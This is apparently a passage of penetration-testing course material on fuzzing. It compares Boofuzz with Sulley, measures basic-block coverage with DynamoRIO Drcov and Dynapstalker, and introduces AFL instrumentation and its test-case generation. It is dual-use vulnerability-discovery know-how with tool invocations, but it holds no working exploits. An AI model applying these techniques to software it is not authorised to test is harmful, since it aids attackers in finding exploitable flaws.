
Boofuzz: Sulley's Successor

- Boofuzz is a fork of Sulley to address bugs and revitalize the project, by Joshua Pereyda
- Boofuzz works similarly to Sulley, but does not provide backward compatibility
  - Boofuzz uses similar primitives (s_string, s_delim, s_byte)
  - Boofuzz uses different prototypes for creating targets and sessions
- Boofuzz supports raw Layer 2 and Layer 3 packet crafting and serial port fuzzing

Boofuzz: Sulley's Successor

Boofuzz is a fork of the Sulley project written by Joshua Pereyda (@jtpereyda). The original author of Sulley, Pedram Amini, ended his support for the project, so Pereyda started Boofuzz to continue where Sulley left off. Boofuzz is available at https://github.com/jtpereyda/boofuzz with documentation at http://boofuzz.readthedocs.io.

Boofuzz does not attempt to be backward compatible with Sulley scripts, but it does reuse several of the Sulley primitives, including `s_string`, `s_delim`, `s_byte`, and others. In addition to bug fixes, most of the Boofuzz changes from Sulley are in the form of how targets and sessions are managed, including new support for raw Layer 2 and Layer 3 packet crafting and serial port fuzzing. Boofuzz is also more extensible than Sulley, providing callback hooks in the `pre_send()` and `post_send()` methods that can be used to more easily manipulate a target system to expect the mutated data (Sulley scripts previously used their own Python functionality to do this type of fuzzing with stateful protocols; Boofuzz makes this much simpler).




Sulley/Boofuzz Comparison

This page presents a roughly equivalent mutation grammar written for Sulley (left) and Boofuzz (right). The scripts both start with the `s_initialize` method, followed by the grammar primitives (`s_static`, `s_string`, and so on). Once the grammar is defined, the Sulley and Boofuzz scripts look slightly different.

Sulley sessions are instantiated from the `sessions.session()` method, while Boofuzz uses a new class object named Session (note the uppercase "S"). Sulley declared a timeout value in the session variable, meaning all targets in a session had the same timeout parameter. Boofuzz does not accept a timeout parameter in the Session object, moving that parameter to a per-target basis.

Similarly, Sulley targets are instantiated from the `sessions.target()` method, limited to the TCP, UDP, and SSL protocols. Boofuzz uses a new Target class, which takes a connection type as the first argument—one of `SocketConnection()` for UDP, TCP, SSL, raw Layer 2, and raw Layer 3 packets; or `SerialConnection()` for RS232-similar serial connections.

The remaining functionality of the script is identical in both Sulley and Boofuzz.



Due to various issues, Boofuzz's mutation engine did not trigger flaws that are triggered by Sulley for our lab, so we will use Sulley in the lab later in this section.

Boofuzz Limitations

Unfortunately, Boofuzz is limited compared to Sulley in how it identifies flaws against a target system. In practice, the Boofuzz mutation engine does not trigger flaws that are triggered by comparable Sulley scripts. Sometimes Boofuzz will return "Nothing received from target" in the console interface (as shown on this page), triggering a DoS condition against a target, while Sulley produces a crash that returns crash dump information. In other cases, Boofuzz misses crash conditions altogether that are otherwise identified by comparable Sulley scripts. This is likely an issue that manifests inconsistently, as Boofuzz is certainly a great continuation of Sulley.

Module Summary

- Building a grammar is simply describing a data format
  - Using s_static, s_delim, s_short, s_string, etc.
  - Leveraging blocks, sizers, checksums where needed
- Sessions identify target, Procmon, Netmon, and vmcontrol options
- On target, run control agents to log, monitor, kill, and restart processes
- Postmortem tools aid in crash analysis, cleanup
- Boofuzz is a potential alternative to Sulley in the future

Practice is needed to make this powerful toolkit useful

Module Summary

In this module, we've examined the process of leveraging the powerful Sulley framework. From a simple perspective, Sulley provides the ability to describe a target protocol using basic primitives, including `s_static()`, `s_delim()`, `s_short()`, and `s_string()`, among others. We can also take advantage of Sulley's block creation with mutation groups, sizers, and checksums where needed.

Since Sulley is written in and interpreted as a Python script, we can also take advantage of any Python functionality in our fuzzer. This provides us with the ability to easily add functionality to examine the contents of the mutations or the count and estimate time needed for mutation delivery. Sulley also provides several helpful scripts for monitoring, logging, and controlling the target system, including Procmon, Netmon, and vmcontrol.

On the target system, we can run the Procmon and Netmon control agents to track and control the target software while logging all the network activity between the fuzzer and the target system. In a more sophisticated deployment using VMware, we can also save and revert snapshot functionality for sophisticated testing purposes. Postmortem tools such as `pcap_cleaner` and `crashbin_explorer` also provide us with the ability to manage and analyze the results of the fuzzing session.

Boofuzz is a potential replacement for Sulley, addressing some bugs and adding desirable enhancements to Sulley. However, Boofuzz's current limitations and inability to identify crash events that are triggered by Sulley prevent us from recommending this tool for grammar-based fuzzing today.

Finally, Sulley is a complex tool with tremendous functionality that will only be leveraged through practice with the toolkit. In the lab exercise that follows, we'll start off by exploring some of the simple functionality provided by Sulley, but we can continue to leverage this framework beyond simple tasks to accomplish complex fuzzing goals.

Additional Information

The following resources provide additional examples of using Sulley effectively, as well as in-depth documentation on the use of the Sulley framework:

Official Sulley documentation:

http://www.fuzzing.org/wp-content/SulleyEpyDoc/public/sulley-module.html

Official Sulley manual:

www.fuzzing.org/wp-content/SulleyManual.pdf

Official Sulley manual (in convenient HTML format):

www.informit.com/articles/article.aspx?p=768663&seqNum=4

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post-Exploitation
- **Python, Scapy, and Fuzzing**
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 3

Product Security Testing

Python for Non-Python Coders

Lab: Enhancing Python Scripts

Leveraging Scapy

Lab: Scapy DNS Exploit

Fuzzing Introduction and Operation

Building a Fuzzing Grammar with Sulley

Fuzzing Block Coverage Measurement

Lab: DynamoRIO Block Measurement

Source-Assisted Fuzzing with AFL

Bootcamp

Lab: Problem Solving with Scapy and Python

Lab: Intelligent Mutation Fuzzing with Sulley

Lab: Source-Assisted Fuzzing with AFL

Fuzzing Block Coverage Measurement

In this module, we'll examine the concepts of measuring code coverage in fuzzing, identify the limitations of fuzzing, and identify mechanisms we can use to improve a fuzzer for more effective bug discovery.

Objectives

- Code coverage measurement and concepts
- Improving the quality of your fuzzer
- Measuring basic block coverage in binaries

Objectives

Our objectives for this module are to understand the concepts of code coverage to improve the quality of a fuzzer and to examine the concepts of code coverage by measuring basic block coverage in binaries without source.

Improving Fuzzer Quality

- Covering more code will find more bugs
- Measure code coverage under normal circumstances
  - Repeat under fuzzer
  - Identify your fuzzed coverage delta
- Inspect code not reached
- Modify fuzzer to cover more code

Fuzzing: You'll never find bugs in code you don't execute.

Improving Fuzzer Quality

One constant in fuzzing is as follows: You'll never find bugs in code you don't execute. Since fuzzing relies on live interaction with a target to discover flaws, if you don't reach a code path with vulnerable functions or programmatic flaws, you won't identify the bugs hidden there.


We know the more code that is covered, the greater the chances are that you'll find a bug in the target. We can use code coverage analysis to improve our fuzzers in an effort to perform more effective bug discovery and software testing, both on targets with source available and targets without source.

One technique for improving fuzzer quality is to measure the code coverage under normal operating circumstances with well-behaving traffic. Repeat the code coverage analysis using a fuzzer and then compare the code coverage delta between the well-behaving activity and the fuzzer. If no bugs were discovered with the fuzzer, evaluate the code that was not reached and identify why the code wasn't reached, then modify the fuzzer to cover more code.

Measuring Basic Blocks

- Evaluates basic blocks of code executed
  - Basic block: Code between jump or call locations and ret instructions
- Best alternative when source isn't available

For fuzzing code coverage measurement, we need an instrumentation tool that logs basic block hits.



Measuring Basic Blocks

If the source code isn't available for analysis, we can also evaluate the disassembly of a binary, identifying the basic blocks that are executed. A basic block is essentially a chunk of assembly instructions between jump or call locations and ret instructions. In the example on this slide, two assembly blocks are shown: `"block_one"`, which includes a handful of instructions, followed by `"block_two"`. Both contain call or jump instructions but are differentiated by the entry points where other code jumps to them or calls another function.

Measuring basic blocks with a fuzzer is a universal measurement mechanism, but it requires a significant amount of effort to review and analyze the results of the runtime analysis. This technique represents the best method for reviewing the coverage of a fuzzer when source code is not available.

Fuzzing Block Coverage Measurement with DynamoRIO

- DynamoRIO is a runtime code manipulation framework that can manipulate arbitrary blocks to individual instructions
  - Essentially, a very efficient debugger with API interfaces to interact with and manipulate x86, x86-64, ARM, and ARM-64 binaries
- Used for gaining insight into closed source applications for instrumentation, profiling, optimization, troubleshooting, etc.
- Includes several tools that are independently useful

http://dynamorio.org

Fuzzing Block Coverage Measurement with DynamoRIO

DynamoRIO is a runtime code manipulation framework originally developed from a collaboration between MIT and HP, subsequently acquired by VMware and released as an open-source project by Google. DynamoRIO works as a sort of debugger for x86, x86-64, ARM, and ARM-64 binaries, providing both command line tools and API endpoints to manipulate arbitrary blocks and individual instructions in a target process.

DynamoRIO is used for several different projects, allowing developers to gain insight into closed source applications. DynamoRIO tools are often used for instrumentation of binaries, profiling, optimization, and application troubleshooting.

DynamoRIO is available at http://dynamorio.org.

DynamoRIO Drcov

- Drcov is a DynamoRIO tool to collect code coverage information
  - Tracks basic block hits, writes output to a .log file when the application terminates
- Drcov (and other DynamoRIO tools) are invoked using the drrun.exe matching the analysis target architecture

```
drrun -t drcov [options] -- targetbinary.exe [target binary options]
```

```
PS C:\DEV> C:\dev\DynamoRIO7\bin32\drrun.exe -t drcov -dump_text --
webserver.exe
```


DynamoRIO Drcov

One of the command line tools included with DynamoRIO is Drcov. Drcov tracks basic block hits for an instrumented application, writing the block addresses and basic target binary information to a log file when the instrumented application terminates.

To use Drcov, we invoke the application using the DynamoRIO drrun.exe utility that matches the target binary architecture (for example, 32-bit drrun.exe for instrumenting a 32-bit target binary; 64-bit drrun.exe for instrumenting a 64-bit target binary).

To use Drcov, launch the Drrun binary with the `-t drcov` argument, followed by any other optional Drcov arguments. Next, specify two dashes to delimit Drcov's options from the target binary; then specify the target binary and any additional command line arguments it requires.

In the example on this page, we use the 32-bit version of drrun.exe to instrument a 32-bit version of *webserver.exe*. We specify the Drcov tool, indicating that the log file should be dumped in plaintext format. The webserver.exe process takes no command line arguments.

```
DRCOV VERSION: 2
DRCOV FLAVOR: drcov
Module Table: version 2, count 55
Columns: id, base, end, entry, checksum, timestamp, path
0, 0x00400000, 0x00452000, 0x00417935, 0x00000000, 0x3c66e1f4,
C:\Savant\Savant.exe
1, 0x6eee0000, 0x6f040000, 0x6ef88e60, 0x00136967, 0x589416df,
c:\dev\DynamoRIO7\lib32\release\dynamorio.dll
...
module id, start, size:
module[  0]: 0x00070970,  13
module[  0]: 0x00060f89,  16
module[  0]: 0x00060ff0,  14
module[  0]: 0x00060ffe,  26
module[  0]: 0x00061018,  18
module[  0]: 0x00060f99,  11
module[  0]: 0x00060faa,  12
module[  0]: 0x000820fc,  72
```

Drrun identifies each module for the target executable (the exe and associated libraries) and records the address of each block executed.

Drcov Output

The example on this page shows the output of the Drcov log file, modified for space. Drcov has some basic header information, followed by basic information for each process, including an ID, a base or entry point for the application, timestamp, file path, and more. After the components (executables and libraries) associated with the instrumented binary are listed, each basic block hit is recorded, indicating the number of instructions in the basic block.

Dynapstalker

- Dynapstalker is a script inspired by DynamoRIO's Pstalker module
- Reads from Drcov text-based log file output
- Creates an IDC script for IDA to color-code matched blocks
  - Useful for visualizing code coverage
- Can create and apply multiple scripts for the same binary
  - Changes the block color only if it hasn't been colored previously

```
$ python dynapstalker.py
Usage: dynapstalker.py drcov-log-file process-name output-idc-script
[0xrrggbb color]
$ python dynapstalker.py sample/drcov.Savant.exe.03632.0000.proc.log
dnsapi.dll dnsapi-hits.idc 0x00ff00
```


Dynapstalker


Dynapstalker is a Python script written by this author to read from Drcov log files and produce an IDA IDC script that color-codes each basic block reached during instrumentation. It is inspired by the Pstalker tool written by Pedram Amini, included in the PaiMei framework. Unlike PaiMei and Pstalker, Dynapstalker only relies on the log file from Drcov and has no other dependencies.

Using the Drcov, you can instrument the target binary you are fuzzing and record the basic block coverage. With Dynapstalker and IDA, you can easily visualize this coverage as well, identifying blocks your fuzzer hit and missed. Using the information disclosed in the missed blocks, you can change the fuzzer to achieve greater code coverage depth.

Note that when using Dynapstalker, you must specify the `-dump_text` option when you run Drcov (as shown in the prior Drcov example).

Review Missed Blocks

- Evaluate missed blocks
  - Why weren't they reached?
  - Do they look interesting?
  - Consider single-stepping test cases
- Identify instructions and functions of interest to target analysis
  - Any vulnerable string handling functions
  - Assembler "rep movs*" (memcpy)
- Revise fuzzer, measure again
  - Consider using a different color to visualize new blocks reached



Review Missed Blocks

With the Dynapstalker IDC script output, we can continue our analysis of the target. In the illustration on this slide, the white blocks are missed code. Using IDA, we can review the assembly code to identify why these blocks weren't reached without the fuzzer and to determine if they look potentially interesting for exploitable bugs. We can even use IDA to single-step the target binary to evaluate the live binary instead of relying purely on static analysis.

During this analysis, it is useful to review vulnerable functions, including any string-handling routines or assembler routines for memory copies (such as `"rep movs*"` instructions indicating a `memcpy` call). With this information, we can revise the fuzzer to reach the previously missed blocks and measure the binary again. Consider using a different color for later IDC script exports to quickly identify new blocks that were successfully reached versus blocks that were reached before the fuzzer revision.

Module Summary

- You'll never find bugs in code you don't execute when fuzzing
  - Solution: Achieve greater coverage through measurement, fuzzer refining
- Use DynamoRIO and Drcov to instrument a binary and record basic blocks reached
- Use Dynapstalker to convert the Drcov log file output to an IDA IDC script
- Apply the IDC script in IDA to color-code reached blocks

Module Summary

In this module, we examined an important concept with fuzzing—namely, that you are not able to find bugs in code you do not execute. The solution to this problem is to carefully monitor the code coverage of a target when fuzzing, continually refining your fuzzer after analyzing the missed code blocks to improve code coverage.

In cases when source code isn't available for the binaries you are evaluating, the DynamoRIO framework with Drcov can identify basic blocks reached with the ability to export coverage data into a log file. Using Dynapstalker, you can convert the Drcov text-based log file to an IDC script for use in IDA for further analysis. Combining these tools together, you can measure and document the areas your fuzzer reaches as well as those that the fuzzer did not reach. Knowing the blocks you did not reach, you can evaluate the target executable to identify changes you can make to the fuzzer to achieve a greater level of code coverage.

LAB: DynamoRIO Block Measurement

Please work on the lab exercise 3.3: DynamoRIO Block Measurement.

Please work on the lab exercise 3.3: DynamoRIO Block Measurement. For this lab exercise you will need your class Windows VM.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post-Exploitation
- **Python, Scapy, and Fuzzing**
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 3

Product Security Testing

Python for Non-Python Coders

Lab: Enhancing Python Scripts

Leveraging Scapy

Lab: Scapy DNS Exploit

Fuzzing Introduction and Operation

Building a Fuzzing Grammar with Sulley

Fuzzing Block Coverage Measurement

Lab: DynamoRIO Block Measurement

Source-Assisted Fuzzing with AFL

Bootcamp

Lab: Problem Solving with Scapy and Python

Lab: Intelligent Mutation Fuzzing with Sulley

Lab: Source-Assisted Fuzzing with AFL

Source-Assisted Fuzzing with AFL

In this module, we'll look at fuzzing techniques that leverage source code assistance to achieve greater code coverage.

Introduction

- Improving code coverage with code execution marking
- Source-assisted fuzzing with AFL
- Leveraging AFL for file type fuzzing
- Using AFL mutation results for bug identification

Introduction

In this module, we'll look at a recent technique that improves the efficacy of fuzzing through the use of source code execution marking. The consummate tool to implement this technique is American Fuzzy Lop, which we'll leverage for fuzzing of complex file types. We'll also look at leveraging the results of AFL to identify the location of bugs from source code using the GNU Debugger.

Code Execution Marking

- We know fuzzers find more bugs when they have greater code coverage
  - So far, improving code coverage has been a manual process (assisted with cool tools)
- What if we automate the process of identifying code coverage through execution marking?
  - For each line of code, record a tuple:

```
(location unique ID, ID of previously-executed location)
```

  - With this information, we can measure and detect when a test case reaches new code
  - We can accurately measure missed code location
  - We can focus on new and interesting areas by reusing test cases to extend coverage in new areas

Code Execution Marking

As we have seen, fuzzers find more bugs when they achieve greater code coverage. Fuzzers that only achieve shallow code depth may still find bugs, but they are also likely to miss more bugs that can create new opportunities for an attacker.

The techniques we've examined to achieve greater code coverage have involved a mostly manual process—by recording blocks reached and disassembling the target to identify missed opportunities, followed by changes to the fuzzer. However, what if we could automate the process of identifying code blocks hit and code blocks missed within the executable itself? Using execution marking, we can add a marker for each line of code that records a unique location ID and the ID of the previously executed location. With this information, we can run an executable with a test case and identify all the reached and missed blocks, as well as the locations of the blocks prior to the hit blocks.

With a record of how a block is reached and what input test cases did not lead to code coverage blocks, we can intelligently mutate test cases to achieve greater code coverage in an automated fashion.

Requirements for Code Execution Marking

1. We need the source code to mark and monitor
2. We need a customized compiler that can insert the marking and instrumentation
3. We need a tool to monitor the instrumentation, generate test cases, and reach new code paths through observed activity

Requirements for Code Execution Marking

In order to perform fuzzing with code execution marking, we need to fulfill a few requirements:

1. We need source code. Code execution marking is not a technique that can be easily applied to closed source software. We will require access to the source code of the application to use this testing technique.
2. We need a custom compiler. A customized compiler can add the tuple markers needed for instrumentation during the testing process.
3. We need a fuzzer. Recording the coverage of the fuzzer is useful, but we also need a tool to monitor the instrumentation and evaluate the hit and missed blocks, to generate new test cases, and to reapply test cases when new code paths are discovered.

American Fuzzy Lop

- Originally written by Michał Zalewski (lcamtuf)
- Wrapper for GNU C and C++ compilers
  - Builds source while adding tuple marker instrumentation
- Designed for testing binary input files
  - Not designed for network protocols testing
- Automated mutation test case generator from one or more input samples
- Fast, simple, and effective

http://lcamtuf.coredump.cx/afl/

American Fuzzy Lop

American Fuzzy Lop (AFL) is a code execution marking fuzzer written by Michał Zalewski (lcamtuf) while at Google. There have been many forks and Michal no longer maintains the tool. AFL is designed as a drop-in replacement for the GNU C and C++ compilers and GNU linker, embedding the monitoring and instrumentation system needed for code execution marking and tracing.

AFL also includes automated test case generation, using one or more input files as sample data for mutation generation. AFL performs best with complex binary input file data, though it has also been shown to be successful with ASCII-based input file tests.

AFL is unique in its ability to creatively discover and focus on new code paths in an executable. What makes it really attractive is that it is also fast, simple, and staggeringly effective.

AFLplusplus

- Actively maintained feature-rich fork of AFL
  - Maintained by Marc Heuse, Heiko Eißfeldt, Andrea Fioraldi, and Dominik Maier
- From the GitHub page, afl++ supports:
  - LLVM – Low Level Virtual Machine
  - Qemu Mode
  - Unicorn Mode
  - GCC
  - Etc…

https://github.com/AFLplusplus/AFLplusplus

AFLplusplus

AFLplusplus is an actively maintained, feature-rich fork of AFL, maintained by Marc Heuse, Heiko Eißfeldt, Andrea Fioraldi, and Dominik Maier. There are a TON of features with AFL++ and is arguably the best fork of AFL. There are many options to optimize the types of test cases used, processor support, optimizations for speed, and much more. There is also a docker file available to run AFL++ inside a container. Check out the project at: https://github.com/AFLplusplus/AFLplusplus

AFL Test Case Generation

- Deterministic test cases:
  - Walking bit flips
  - Walking byte flips
  - Simple arithmetic changes (+/- 16, BE, and LE)
  - Known integer changes (-1, 256, 1024, MAX_INT-1, MAX_INT)
- Randomized (but finite, based on value) test cases:
  - Stacked tweaks (combinations of previous tests, along with random data, block deletion, and insertion)
  - Combining previous test cases (test case splicing)

Test cases have been thoroughly evaluated for effective benefit vs. performance

AFL Test Case Generation

AFL uses several techniques to generate test cases for testing, using creative application of different test case generators based on improved code coverage opportunities and previous measurements of test case efficacy.

AFL uses four deterministic techniques for test case generation:


- Walking bit flips: AFL will flip bits in each byte of input data, with the number of flipped bits in one byte ranging from 1 to 4. Since this can be an expensive testing technique (generating a lot of mutations to test for even the simplest of input data), AFL limits the number of bits being tested this way and moves on to a less expensive test.
- Walking byte flips: AFL will flip whole byte values in groups of 8-, 16-, and 32-bit values.
- Simple arithmetic changes: AFL will perform basic testing of values by adding and subtracting a range of values from -35 to +35. Zalewski reports that testing arithmetic changes beyond these values provides very little added benefit.
- Known integer changes: AFL will also change integer-length values to a fixed set of values, including -1, 256, 1024, and platform-specific MAX_INT-1 and MAX_INT.

When the deterministic test cases have been completed, AFL turns to randomized test cases. While randomized test case generation could be a nearly infinite number of operations, AFL limits the number of randomized test cases generated, based on the effectiveness of the techniques using the number of new code paths discovered as a guide:

- Stacked tweaks: The stacked tweaks technique uses a combination of the previous deterministic test cases along with block deletion (removing chunks of data), block memset (making blocks of data a consistent value), and block insertion.
- Test case splicing: A test mechanism unique to AFL, test case splicing combines two previously generated test case files together when they differ by at least two changes. Zalewski reports that this test technique results in an average of 20% new execution paths.

Additional information on the efficacy of test case generation used by AFL is available at http://lcamtuf.blogspot.com/2014/08/binary-fuzzing-strategies-what-works.html.

Effectiveness of AFL



Effectiveness of AFL

Judging by the number of critical bugs discovered by AFL, there is little wonder that it is an effective fuzzer. A partial list of bugs identified by AFL are maintained at the AFL website, shown on this page. Critical bugs discovered by AFL include those affecting libpng, Firefox, Chrome, Internet Explorer, GnuTLS, strings, bash, less, and more.

Using AFL

- Build and install AFL using "make && make install"
- Build the target source, specifying your compiler as "afl-gcc"

Compile simple code using afl-gcc…

```
# afl-gcc -o packets packets.c -lpcap
afl-cc 1.15b (Jan 19 2015 17:27:51) by <lcamtuf@google.com>
afl-as 1.15b (Jan 19 2015 17:27:51) by <lcamtuf@google.com>
[+] Instrumented 31 locations (32-bit, non-hardened mode, ratio 100%).
```

…or compile with afl-gcc for autoconf…

```
# ./configure CC="afl-gcc" CXX="afl-g++" --disable-shared
```

…or compile with afl-gcc for cmake

```
# CC="afl-gcc" CXX="afl-g++" cmake ..
```

Create AFL directories, add sample file(s)

```
# mkdir packets-in packets-out
# cp /mnt/thumb/sample.pcap packets-in/sample.pcap
```

Start AFL

```
# afl-fuzz -i packets-in -o packets-out ./packets @@ -o /dev/null
```

Use @@ for filename

Using AFL

To use AFL, build and install the AFL tool using the standard build technique "`make && make install`". For the target, build it using the afl-gcc (for C source) or afl-g++ (for C++ source). These tools act as wrappers for the traditional gcc and g++ tools, adding the AFL-inserted callback code (AFL refers to this as "instrumentation") to measure the execution of the target.

The examples on this page show three techniques of compiling source using afl-gcc and afl-g++. The first example is simple for small projects, manually invoking afl-gcc instead of the traditional gcc binary. More complex projects may use the autoconf/automake build system (`("./configure")`, where we specify alternate C and C++ compilers using the CC and CXX definitions as arguments following "`./configure`". We also specify "`--disable-shared`" to force tools to compile as a static binary to simplify the fuzzer monitoring actions.

For newer projects using the cmake build system, specify the CC and CXX arguments as environment variables before invoking the cmake binary, as shown. You can specify the CC and CXX arguments on the same command line as the cmake invocation or by using the traditional "`export CC=afl-gcc`" syntax on a separate line.

Once you have built the target with the AFL instrumentation code, create an input and an output directory for use by AFL. Copy one or more small, valid sample files in the input directory for AFL to use when generating test cases.

